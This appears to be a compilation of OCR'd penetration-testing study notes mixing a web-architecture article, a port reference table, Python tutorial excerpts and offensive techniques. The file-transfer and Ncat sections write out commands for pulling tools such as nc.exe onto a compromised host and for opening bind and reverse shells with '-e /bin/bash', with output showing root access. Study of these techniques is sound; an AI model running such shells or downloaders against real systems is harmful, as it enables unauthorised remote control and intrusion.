
In this type, the *web page construction* logic is replaced by *web services,* and each page on the client has separate entities called *widgets*. By sending AJAX queries to web services, widgets can receive chunks of data in HTML or JSON and display them without reloading the entire page.



With real-time widget updates, this type is more dynamic, mobile-friendly and almost as popular as the next type. Yet, this web application architecture requires longer development time and is less secure due to the app logic partially shifted to the exposed client side.

Single-page web app architecture

This is the most modern web application architecture, where you download a single page only once. On the client side, this page has a JavaScript layer that can freely communicate with web services on the server and, using the data from web services, make real-time updates to itself. The way it works is shown on the web app architecture diagram below:



Chunks of data transferred from the server to the client here are minimal, especially compared to the first type. It's very agile, responsive and lightweight web app that can be easily transformed into a mobile app with the help of hybrid wrappers such as Cordova/PhoneGap.

Conclusion

Web app architecture types and component models have been evolving together with the web itself. While the legacy structure and a basic component model appeared in the times of Web 1.0, modern web application architecture types and scalable component models are more common for Web 2.0 and 3.0 eras.

The choice of a model and architecture can determine how responsive, robust, secure and fast your web app will be. So before launching the development project, take a closer look at your business needs and evaluate all possible options.

From <https://www.scnsoft.com/blog/web-application-architecture>

Services and Ports

Wednesday, January 2, 2019 4:34 PM

-
- FTP
- SMB/NetBios
- SSH
- HTTP/HTTPS
- LDAP
  - Kpasswd5
- MySQL
- Msrpc
- Smtp
- SNMP/smux
- Rpcbind
- Telnet
- Pop3
  - Pop3s
- Imap
- Microsoft-ds
- Ipp
- Rdp
- Httpapi
- Msdtc
- Http-alt
- Http-proxy
- Ntnn
- Ncacn_http
- Oracle
  - Oracle-tns
  - Oracle-mts
  - Ftp 2100
- Pharos
- Identd
- Vnc
- Nvc-http
- Msdtc
- Msrpc

http://packetlife.net/media/library/23/common_ports.pdf

t http://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml.

From <http://www.pearsonitcertification.com/articles/article.aspx?p=1868080>

http://www.pearsonitcertification.com/articles/article.aspx?p=1868080


Port

Common TCP/IP Protocols and Ports

Protocol	TCP/UDP	Port Number	Description
File Transfer Protocol (FTP) (RFC 959)	TCP	20/21	FTP is one of the most commonly used file transfer protocols on the Internet and within private networks. An FTP server can easily be set up with little networking knowledge and provides the ability to easily relocate files from one system to another. FTP control is handled on TCP port 21 and its data transfer can use TCP port 20 as well as dynamic ports depending on the specific configuration.
Secure Shell (SSH) (RFC 4250-4256)	TCP	22	SSH is the primary method used to manage network devices securely at the command level. It is typically used as a secure alternative to Telnet which does not support secure connections.
Telnet (RFC 854)	TCP	23	Telnet is the primary method used to manage network devices at the command level. Unlike SSH which provides a secure connection, Telnet does not, it simply provides a basic unsecured connection. Many lower level network devices support Telnet and not SSH as it required some additional processing. Caution should be used when connecting to a device using Telnet over a public network as the login credentials will be transmitted in the clear.
Simple Mail Transfer Protocol (SMTP) (RFC 5321)	TCP	25	SMTP is used for two primary functions, it is used to transfer mail (email) from source to destination between mail servers and it is used by end users to send email to a mail system.
Domain Name System (DNS) (RFC 1034-1035)	TCP/UDP	53	The DNS is used widely on the public internet and on private networks to translate domain names into IP addresses, typically for network routing. DNS is hieratical with main root servers that contain databases that list the managers of high level Top Level Domains (TLD) (such as .com). These different TLD managers then contain information for the second level domains that are typically used by individual users (for example, cisco.com). A DNS server can also be set up within a private network to private naming services between the hosts of the internal network without being part of the global system.
Dynamic Host Configuration Protocol (DHCP) (RFC 2131)	UDP	67/68	DHCP is used on networks that do not use static IP address assignment (almost all of them). A DHCP server can be set up by an administrator or engineer with a poll of addresses that are available for assignment. When a client device is turned on it can request an IP address from the local DHCP server, if there is an available address in the pool it can be assigned to the device. This assignment is not permanent and expires at a configurable interval, if an address renewal is not requested and the lease expires the address will be put back into the poll for assignment.
Trivial File Transfer Protocol (TFTP) (RFC 1350)	UDP	69	TFTP offers a method of file transfer without the session establishment requirements that FTP uses. Because TFTP uses UDP instead of TCP it has no way of ensuring the file has been properly transferred, the end device must be able to check the file to ensure proper transfer. TFTP is typically used by devices to upgrade software and firmware; this includes Cisco and other network vendors' equipment.
Hypertext Transfer Protocol (HTTP) (RFC 2616)	TCP	80	HTTP is one of the most commonly used protocols on most networks. HTTP is the main protocol that is used by web browsers and is thus used by any client that uses files located on these servers.
Post Office Protocol (POP) version 3 (RFC 1939)	TCP	110	POP version 3 is one of the two main protocols used to retrieve mail from a server. POP was designed to be very simple by allowing a client to retrieve the complete contents of a server mailbox and then deleting the contents from the server.
Network Time	UDP	123	One of the most overlooked protocols is NTP. NTP is used to synchronize the devices on the Internet. Even most modern operating systems support NTP as a basis

Protocol (NTP) (RFC 5905)			for keeping an accurate clock. The use of NTP is vital on networking systems as it provides an ability to easily interrelate troubles from one device to another as the clocks are precisely accurate.
NetBIOS (RFC 1001-1002)	TCP/UDP	137/138/139	NetBIOS itself is not a protocol but is typically used in combination with IP with the NetBIOS over TCP/IP (NBT) protocol. NBT has long been the central protocol used to interconnect Microsoft Windows machines.
Internet Message Access Protocol (IMAP) (RFC 3501)	TCP	143	IMAP version3 is the second of the main protocols used to retrieve mail from a server. While POP has wider support, IMAP supports a wider array of remote mailbox operations which can be helpful to users.
Simple Network Management Protocol (SNMP) (RFC 1901-1908, 3411-3418)	TCP/UDP	161/162	SNMP is used by network administrators as a method of network management. SNMP has a number of different abilities including the ability to monitor, configure and control network devices. SNMP traps can also be configured on network devices to notify a central server when specific actions are occurring. Typically, these are configured to be used when an alerting condition is happening. In this situation, the device will send a trap to network management stating that an event has occurred and that the device should be looked at further for a source to the event.
Border Gateway Protocol (BGP) (RFC 4271)	TCP	179	BGP version 4 is widely used on the public internet and by Internet Service Providers (ISP) to maintain very large routing tables and traffic processing. BGP is one of the few protocols that have been designed to deal with the astronomically large routing tables that must exist on the public Internet.
Lightweight Directory Access Protocol (LDAP) (RFC 4510)	TCP/UDP	389	LDAP provides a mechanism of accessing and maintaining distributed directory information. LDAP is based on the ITU-T X.500 standard but has been simplified and altered to work over TCP/IP networks.
Hypertext Transfer Protocol over SSL/TLS (HTTPS) (RFC 2818)	TCP	443	HTTPS is used in conjunction with HTTP to provide the same services but doing it using a secure connection which is provided by either SSL or TLS.
Lightweight Directory Access Protocol over TLS/SSL (LDAPS) (RFC 4513)	TCP/UDP	636	Just like HTTPS, LDAPS provides the same function as LDAP but over a secure connection which is provided by either SSL or TLS.
FTP over TLS/SSL (RFC 4217)	TCP	989/990	Again, just like the previous two entries, FTP over TLS/SSL uses the FTP protocol which is then secured using either SSL or TLS.

From <http://www.pearsonitcertification.com/articles/article.aspx?p=1868080>



119	NNTP (Usenet)	**1026-1029**	Windows Messenger	**4899**	Radmin	**10000**	Webmin
123	NTP	**1080**	SOCKS Proxy	**5000**	UPnP	**10000**	BackupExec
135	Microsoft RPC	**1080**	MyDoom	**5001**	Slingbox	**10113-10116**	NetIQ
137-139	NetBIOS	**1194**	OpenVPN	**5001**	iperf	**11371**	OpenPGP
143	IMAP4	**1214**	Kazaa	**5004-5005**	RTP	**12035-12036**	Second Life
161-162	SNMP	**1241**	Nessus	**5050**	Yahoo! Messenger	**12345**	NetBus
177	XDMCP	**1311**	Dell OpenManage	**5060**	SIP	**13720-13721**	NetBackup
179	BGP	**1337**	WASTE	**5190**	AIM/ICQ	**14567**	Battlefield
201	AppleTalk	**1433-1434**	Microsoft SQL	**5222-5223**	XMPP/Jabber	**15118**	Dipnet/Oddbob
264	BGMP	**1512**	WINS	**5432**	PostgreSQL	**19226**	AdminSecure
318	TSP	**1589**	Cisco VQP	**5500**	VNC Server	**19638**	Ensim
381-383	HP Openview	**1701**	L2TP	**5554**	Sasser	**20000**	Usermin
389	LDAP	**1723**	MS PPTP	**5631-5632**	pcAnywhere	**24800**	Synergy
411-412	Direct Connect	**1725**	Steam	**5800**	VNC over HTTP	**25999**	Xfire
443	HTTP over SSL	**1741**	CiscoWorks 2000	**5900+**	VNC Server	**27015**	Half-Life
445	Microsoft DS	**1755**	MS Media Server	**6000-6001**	X11	**27374**	Sub7
464	Kerberos	**1812-1813**	RADIUS	**6112**	Battle.net	**28960**	Call of Duty
465	SMTP over SSL	**1863**	MSN	**6129**	DameWare	**31337**	Back Orifice
497	Retrospect	**1985**	Cisco HSRP	**6257**	WinMX	**33434+**	traceroute
500	ISAKMP	**2000**	Cisco SCCP	**6346-6347**	Gnutella	**Legend**	
512	rexec	**2002**	Cisco ACS	**6500**	GameSpy Arcade	Chat	

465	SMTP over SSL	**1863**	MSN	**6129**	DameWare	**31337**	Back Orifice
497	Retrospect	**1985**	Cisco HSRP	**6257**	WinMX	**33434+**	traceroute
500	ISAKMP	**2000**	Cisco SCCP	**6346-6347**	Gnutella	**Legend**	
512	rexec	**2002**	Cisco ACS	**6500**	GameSpy Arcade	Chat	

513	rlogin	**2049**	NFS	**6566**	SANE	Encrypted	
514	syslog	**2082-2083**	cPanel	**6588**	AnalogX	Gaming	
515	LPD/LPR	**2100**	Oracle XDB	**6665-6669**	IRC	Malicious	
520	RIP	**2222**	DirectAdmin	**6679/6697**	IRC over SSL	Peer to Peer	
521	RIPng (IPv6)	**2302**	Halo	**6699**	Napster	Streaming	
540	UUCP	**2483-2484**	Oracle DB	**6881-6999**	BitTorrent		

IANA port assignments published at **http://www.iana.org/assignments/port-numbers**

File Transfers

Wednesday, January 2, 2019 4:47 PM

TFTP

- UDP prt 69 unauthenticated (always good to do a UDP scan on machines)
- Most system have TFTP client

FTP

- Uses TCP 20 and 21

SCP (SSH)

- Outbound on TCP 22
- Included in most Linux (and Unix) systems

HTTP/HTTPS

- Outbound on TCP 80 and 443
- Transfers through proxy supported
- Use wget, lynx, powershells webclient

SMB/NetBios

NFS mounts

Netcat

- Use echo command with shell to transfer

https://www.google.com/search?q=file+transfer+fundamentals&rlz=1C1GCEB_enUS786US786&oq=file+transfer+fundamentals&aqs=chrome..69i57j69i60j69i65l2.3487j0j7&sourceid=chrome&ie=UTF-8

File Transfers

HTTP

The most common file transfer method.

```
# In Kali
python -m SimpleHTTPServer 80
# In reverse shell - Linux
wget 10.10.10.10/file

# In reverse shell - Windows
powershell -c "(new-object
```

```
System.Net.WebClient).DownloadFile('http://10.10.10.10/file.exe','C:\Users\user\Desktop
\file.exe')"
```

FTP

This process can be mundane, a quick tip would be to be to name the filename as ‘file’ on your kali machine so that you don’t have to re-write the script multiple names, you can then rename the file on windows.

```
# In Kali
python -m pyftpdlib -p 21 -w
# In reverse shell
echo open 10.10.10.10 > ftp.txt
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt

# Execute
ftp -v -n -s:ftp.txt
```

TFTP

Generic.

```
# In Kali
atftpd --daemon --port 69 /tftp
# In reverse shell
tftp -i 10.10.10.10 GET nc.exe
```

VBS

When FTP/TFTP fails you, this wget script in VBS was the go to on Windows machines.

```
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >>
wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
```

```
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
# Execute
cscript wget.vbs http://10.10.10.10/file.exe file.exe
```

Python Fundamentals

Wednesday, January 2, 2019 4:34 PM

https://www.learnpython.org/

Python is a very simple language, and has a very straightforward syntax. It encourages programmers to program without boilerplate (prepared) code. The simplest directive in Python is the "print" directive - it simply prints out a line (and also includes a newline, unlike in C).

There are two major Python versions, Python 2 and Python 3. Python 2 and 3 are quite different. This tutorial uses Python 3, because it more semantically correct and supports newer features.

For example, one difference between Python 2 and 3 is the `print` statement. In Python 2, the "print" statement is not a function, and therefore it is invoked without parentheses. However, in Python 3, it is a function, and must be invoked with parentheses.

From <https://www.learnpython.org/en/Hello%2C_World%21>

Exercise 4: Variables And Names

Now you can print things with `print` and you can do math. The next step is to learn about variables. In programming a variable is nothing more than a name for something, similar to how my name "Zed" is a name for, "The human who wrote this book." Programmers use these variable names to make their code read more like English, and because they have lousy memories. If they didn't use good names for things in their software, they'd get lost when they tried to read their code again.

If you get stuck with this exercise, remember the tricks you have been taught so far of finding differences and focusing on details:

1. Write a comment above each line explaining to yourself what it does in English.
2. Read your `.py` file backward.
3. Read your `.py` file out loud, saying even the characters.

```
1  cars = 100
2  space_in_a_car = 4.0
3  drivers = 30
4  passengers = 90
5  cars_not_driven = cars - drivers
6  cars_driven = drivers
7  carpool_capacity = cars_driven * space_in_a_car
8  average_passengers_per_car = passengers / cars_driven
9
10 print "There are", cars, "cars available."
11
12 print "There are only", drivers, "drivers available."
13
14 print "There will be", cars_not_driven, "empty cars today."
15
16 print "We can transport", carpool_capacity, "people today."
17
18 print "We have", passengers, "to carpool today."
19
20 print "We need to put about", average_passengers_per_car, "in each car."
```

Note

The _ in space_in_a_car is called an underscore character. Find out how to type it if you do not already know. We use this character a lot to put an imaginary space between words in variable names.

What You Should See

```
$ python ex4.py
There are 100 cars available.
There are only 30 drivers available.
There will be 70 empty cars today.
We can transport 120.0 people today.
We have 90 to carpool today.
We need to put about 3 in each car.
```

Study Drills

When I wrote this program the first time I had a mistake, and Python told me about it like this:

```
Traceback (most recent call last):
  File "ex4.py", line 8, in <module>
    average_passengers_per_car = car_pool_capacity / passenger
NameError: name 'car_pool_capacity' is not defined
```

Exercise 6: Strings and Text

While you have been writing strings, you still do not know what they do. In this exercise we create a bunch of variables with complex strings so you can see what they are for. First an explanation of strings.

A string is usually a bit of text you want to display to someone, or "export" out of the program you are writing. Python knows you want something to be a string when you put either " (double-quotes) or ' (single-quotes) around the text. You saw this many times with your use of printwhen you put the text you want to go inside the string inside " or ' after the print to print the string.

Strings may contain the format characters you have discovered so far. You simply put the formatted variables in the string, and then a % (percent) character, followed by the variable. The *only* catch is that if you want multiple formats in your string to print multiple variables, you need to put them inside ( ) (parenthesis) separated by , (commas). It's as if you were telling me to buy you a list of items from the store and you said, "I want milk, eggs, bread, and soup." Only as a programmer we say, "(milk, eggs, bread, soup)."

We will now type in a whole bunch of strings, variables, and formats, and print them. You will also practice using short abbreviated variable names. Programmers love saving time at your expense by using annoyingly short and cryptic variable names, so let's get you started reading and writing them early on.

```
1  x = "There are %d types of people." % 10
2  binary = "binary"
3  do_not = "don't"
4  y = "Those who know %s and those who %s." % (binary, do_not)
5
6  print x
7
8  print y
9
10 print "I said: %r." % x
11
12 print "I also said: '%s'." % y
13
14 hilarious = False
15
```

```
joke_evaluation = "Isn't that joke so funny?! %r"

print joke_evaluation % hilarious

w = "This is the left side of..."

e = "a string with a right side."

print w + e
```

What You Should See

```
$ python ex6.py
There are 10 types of people.
Those who know binary and those who don't.
I said: 'There are 10 types of people.'.
I also said: 'Those who know binary and those who don't.'.
Isn't that joke so funny?! False
This is the left side of...a string with a right side.
```

Study Drills

1. Go through this program and write a comment above each line explaining it.
2. Find all the places where a string is put inside a string. There are four places.
3. Are you sure there are only four places? How do you know? Maybe I like lying.
4. Explain why adding the two strings `w` and `e` with `+` makes a longer string.

From <https://learnpythonthehardway.org/book/ex6.html>

Exercise 18: Names, Variables, Code, Functions

Big title, right? I am about to introduce you to *the function*! Dum dum dah! Every programmer will go on and on about functions and all the different ideas about how they work and what they do, but I will give you

the simplest explanation you can use right now.

Functions do three things:

1. They name pieces of code the way variables name strings and numbers.
2. They take arguments the way your scripts take `argv`.
3. Using 1 and 2 they let you make your own "mini-scripts" or "tiny commands."

From <https://learnpythonthehardway.org/book/ex18.html>

C# Fundamentals

Wednesday, January 2, 2019 4:34 PM

https://www.learncs.org/

Ncat

Saturday, December 22, 2018 8:22 PM

Ncat is a feature-packed networking utility which reads and writes data across networks from the command line. Ncat was written for the Nmap Project and is the culmination of the currently splintered family of Netcat incarnations. It is designed to be a reliable back-end tool to instantly provide network connectivity to other applications and users. Ncat will not only work with IPv4 and IPv6 but provides the user with a virtually limitless number of potential uses.

Ncat operates in one of two primary modes: connect mode and listen mode. Other modes, such as the HTTP proxy server, act as special cases of these two. In connect mode, Ncat works as a client. In listen mode it is a server.

***In connect mode*, the *hostname* and *port* arguments tell what to connect to. *hostname* is required, and may be a hostname or IP address. If *port* is supplied, it must be a decimal port number. If omitted, it defaults to 31337.**

***In listen mode*, *hostname* and *port* control the address the server will bind to. Both arguments are optional in listen mode. If *hostname* is omitted, it defaults to listening on all available addresses over IPv4 and IPv6. If*port* is omitted, it defaults to 31337.**

Checking if client is listening to a particular port:

root@kali:~# ncat -nv 192.168.0.110 443

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Connected to 192.168.0.110:443.

Checking the header of a webserver:

root@kali:~# ncat -v google.com 80

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Connected to 216.58.202.206:80.

HEAD / HTTP/1.0

HTTP/1.0 200 OK

Date: Thu, 13 Sep 2018 01:19:20 GMT

Expires: -1

Cache-Control: private, max-age=0

Content-Type: text/html; charset=ISO-8859-1

P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."

Server: gws

X-XSS-Protection: 1; mode=block

X-Frame-Options: SAMEORIGIN

Set-Cookie: 1P_JAR=2018-09-13-01; expires=Sat, 13-Oct-2018 01:19:20 GMT; path=/; domain=.google.com

Set-Cookie: NID=138
=TXsq523nXbEzUsgi720jZPfIJnOHYsSFcJiqUcRkGUSNvP_BuTgn4iQcFzfk0WfHl3
JS9842G5BupuZKyrhJgYZ7t6KTpJ8VDq6yDQVfuxdl1VYeW-wARppBUHeD2tZV;
expires=Fri, 15-Mar-2019 01:19:20 GMT; path=/; domain=.google.com; HttpOnly

Accept-Ranges: none

Vary: Accept-Encoding

^C

root@kali:~#

Ncat Bind Shell:

– Configure the listener / server to listen on any tcp/udp port and bind it to a shell.

On linux ncat has the option -e.

-l option will help it work in listen mode.
-p option will mention which port to listen.
-v option will make it interactive.root@jp_ubuntu:~# ncat -lvp 444 -e /bin/bash
Ncat: Version 7.60 (https://nmap.org/ncat)
Ncat: Generating a temporary 1024-bit RSA key. Use –ssl-key and –ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: E6BA 091F B2D6 E3DD 7FA1 9475 A5B7 C53D A6C3 4013
Ncat: Listening on :::444
Ncat: Listening on 0.0.0.0:444
– Connect to the server from the client.

root@kali:~# ncat -nv 192.168.0.110 444

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Connected to 192.168.0.110:444.

id

uid=0(root) gid=0(root) groups=0(root)

ls -l

total 8

-rw-r–r– 1 root root 19 set 11 16:08 new_file.txt

drwxr-xr-x 3 root root 4096 jun 22 07:28 snap

– Result:

root@jp_ubuntu:~# ncat -lvp 444 -e /bin/bash

Ncat: Version 7.60 (https://nmap.org/ncat)

Ncat: Generating a temporary 1024-bit RSA key. Use –ssl-key and –ssl-cert to use a permanent one.

Ncat: SHA-1 fingerprint: E6BA 091F B2D6 E3DD 7FA1 9475 A5B7 C53D A6C3 4013

Ncat: Listening on :::444

Ncat: Listening on 0.0.0.0:444

Ncat: Connection from 192.168.0.109.

Ncat: Connection from 192.168.0.109:52918.

Ncat Reverse Shell:

– Setup a Ncat listener on the attack box which is listening on port 444.

root@kali:~# ncat -lvp 444

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Listening on :::444

Ncat: Listening on 0.0.0.0:444

– Connect to the Ncat listener from the target host.

– Issue commands on the target host from the attack box.

root@kali:~# ncat -lvp 444

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Listening on :::444

Ncat: Listening on 0.0.0.0:444

Ncat: Connection from 192.168.0.103.

Ncat: Connection from 192.168.0.103:49312.

Microsoft Windows [version 6.1.7600]

Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Program Files\Nmap>dir

dir

Pasta de C:\Program Files\Nmap

12/09/2018 21:55 <DIR> .

12/09/2018 21:55 <DIR> ..

16/03/2018 23:41 26.562 COPYING_HIGWIDGETS

15/03/2018 00:29 15.086 icon1.ico

19/03/2018 14:50 1.276.488 libeay32.dll

Ncat Reverse Shell using SSL:

– Setup a Ncat listener on the attack box which is listening on port 4444.

root@kali:~# ncat -lvp 4444 –ssl

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Generating a temporary 1024-bit RSA key. Use –ssl-key and –ssl-cert to use a permanent one.

Ncat: SHA-1 fingerprint: 59A0 9A53 30B2 65C7 FE88 5C42 BC95 70C8 AC59 0EC5

– Connect to the Ncat listener from the target host.

root@jp_ubuntu:~# ncat -nv 192.168.0.109 -e /bin/bash 444 –ssl

Ncat: Version 7.60 (https://nmap.org/ncat)

Ncat: Subject: CN=localhost

Ncat: Issuer: CN=localhost

Ncat: SHA-1 fingerprint: 59A0 9A53 30B2 65C7 FE88 5C42 BC95 70C8 AC59 0EC5

Ncat: Certificate verification failed (self signed certificate).

Ncat: SSL connection to 192.168.0.109:4444.

Ncat: SHA-1 fingerprint: 59A0 9A53 30B2 65C7 FE88 5C42 BC95 70C8 AC59 0EC5

– Issue commands on the target host from the attack box.

root@kali:~# ncat -lvp 4444 –ssl

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Generating a temporary 1024-bit RSA key. Use –ssl-key and –ssl-cert to use a permanent one.

Ncat: SHA-1 fingerprint: B3FC 4887 C058 877B F207 FA01 4F22 38D3 46E6 4414

Ncat: Listening on :::444

Ncat: Listening on 0.0.0.0:444

Ncat: Connection from 192.168.0.110.

Ncat: Connection from 192.168.0.110:53510.

id

uid=0(root) gid=0(root) groups=0(root)

pwd

/root

Reverse Shell using Python

pythonscript available at : https://github.com/iteong/reverse-shell

– Setup a Ncat listener on the attack box which is listening on port 4444.

root@kali:~# ncat -lvp 4444

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Listening on :::4444

Ncat: Listening on 0.0.0.0:4444

– Connect to the Ncat listener from the target host.

```
C:\>python.exe C:\Python36\jp_scripts\client.py
```

– Issue commands on the target host from the attack box.

root@kali:~# ncat -lvp 4444

